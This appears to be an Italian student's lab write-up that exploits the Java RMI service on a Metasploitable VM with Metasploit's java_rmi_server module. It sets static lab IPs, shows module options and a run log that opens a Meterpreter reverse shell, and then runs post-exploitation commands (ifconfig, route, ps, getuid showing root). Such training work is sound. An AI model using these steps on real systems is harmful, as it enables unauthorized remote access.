


Traccia: W16D4

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta **1099 – Java RMI**. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Come primo passo ho configurato il file `etc/network/interfaces` inserendo i IP statico **192.168.11.111**



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.11.111  
netmask 255.255.255.0  
gateway 192.168.11.1
```

Stesso procedimento su Metasploitable, configurato il file `etc/network/interfaces` con IP statico **192.168.11.112**.



```
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
#iface eth0 inet dhcp  
  
iface eth0 inet static  
address 192.168.11.112  
netmask 255.255.255.0  
gateway 192.168.11.1
```

Accediamo a meta attraverso il comando da terminale `msfconsole`.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

      < HONK >

KALI LINUX

"the quieter you become, the more you are able to hear"

[ metasploit v6.3.43-dev ]
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

```

A questo punto cerchiamo la vulnerabilità `java_rmi` con il comando **search** seguito dal nome della vulnerabilità. Dall'elenco che viene generato possiamo scegliere il modulo che ci serve, in questo caso ho preso il numero 1, anche perché parrebbe l'unico funzionante e comunque quello che ci permette di fare code execution, cioè inserire del codice java.

```
msf6 > search java_rmi
```

Matching Modules

Index	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry Registry Interfaces Enumeration		normal	No	Java RMI
1	exploit/multi/misc/java_rmi_server Server Insecure Default Configuration Java Code Execution	2011-10-15	excellent	Yes	Java RMI
2	auxiliary/scanner/misc/java_rmi_server Server Insecure Endpoint Code Execution Scanner	2011-10-15	normal	No	Java RMI
3	exploit/multi/browser/java_rmi_connection_impl ConnectionImpl Deserialization Privilege Escalation	2010-03-31	excellent	No	Java RMI

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_impl`

A questo punto usiamo prima il comando **use** seguito dal path del modulo, che come possiamo vedere ci dice che il payload del modulo non è configurato. Quindi scriviamo il comando **show options** per vedere le richieste del modulo. In questo caso ci chiede RHOST da configurare, il resto è già settato.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```


Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Quindi usiamo il comando **set rhost** seguito dall'IP della macchina target, in questo caso metasploitable con IP 192.168.11.112. Scriviamo nuovamente **show options** per vedere se è tutto a posto.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```


Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

A questo punto dopo aver configurato il payload possiamo lanciare l'exploit con il comando **run** oppure **exploit** e attendere la connessione, che come possiamo vedere è avvenuta con successo. A questo punto siamo dentro la macchina metasploitable e tramite la shell meterpreter possiamo usare qualche comando.

Es **ifconfig** per vedere le interfacce di rete.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/I0duIxIo
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60275) at 2024-03-28 16:35:32 -0400

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe07:4e
IPv6 Netmask : ::
```

Sysinfo: Mostra le informazioni di sistema sulla macchina remota, come il nome host, il sistema operativo, la versione del kernel, etc.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

Oppure **route** che mostra la tabella di routing del sistema operativo ospite.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0           lo
192.168.11.112 255.255.255.0 0.0.0.0      0           eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0           lo
fe80::a00:27ff:fe07:4e ::           ::           0           eth0
```

Possiamo anche usare **ps** per visualizzare i processi in esecuzione sulla macchina remota.

```
meterpreter > ps
```

Process List

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[events/0]	root	[events/0]
7	[khelper]	root	[khelper]
41	[kblockd/0]	root	[kblockd/0]
44	[kacpid]	root	[kacpid]
45	[kacpi_notify]	root	[kacpi_notify]
92	[kseriod]	root	[kseriod]
131	[pdflush]	root	[pdflush]
132	[pdflush]	root	[pdflush]
133	[kswapd0]	root	[kswapd0]
175	[aio/0]	root	[aio/0]
1131	[ksnapd]	root	[ksnapd]
1348	[ksuspend_usbd]	root	[ksuspend_usbd]
1354	[khubd]	root	[khubd]
1357	[ata/0]	root	[ata/0]
1362	[ata_aux]	root	[ata_aux]
2100	[scsi_eh_0]	root	[scsi_eh_0]
2116	[scsi_eh_1]	root	[scsi_eh_1]
2118	[scsi_eh_2]	root	[scsi_eh_2]
2298	[kjournald]	root	[kjournald]

Oppure con **getuid** per vedere che tipo di user siamo, in questo caso root.

```
meterpreter > getuid  
Server username: root
```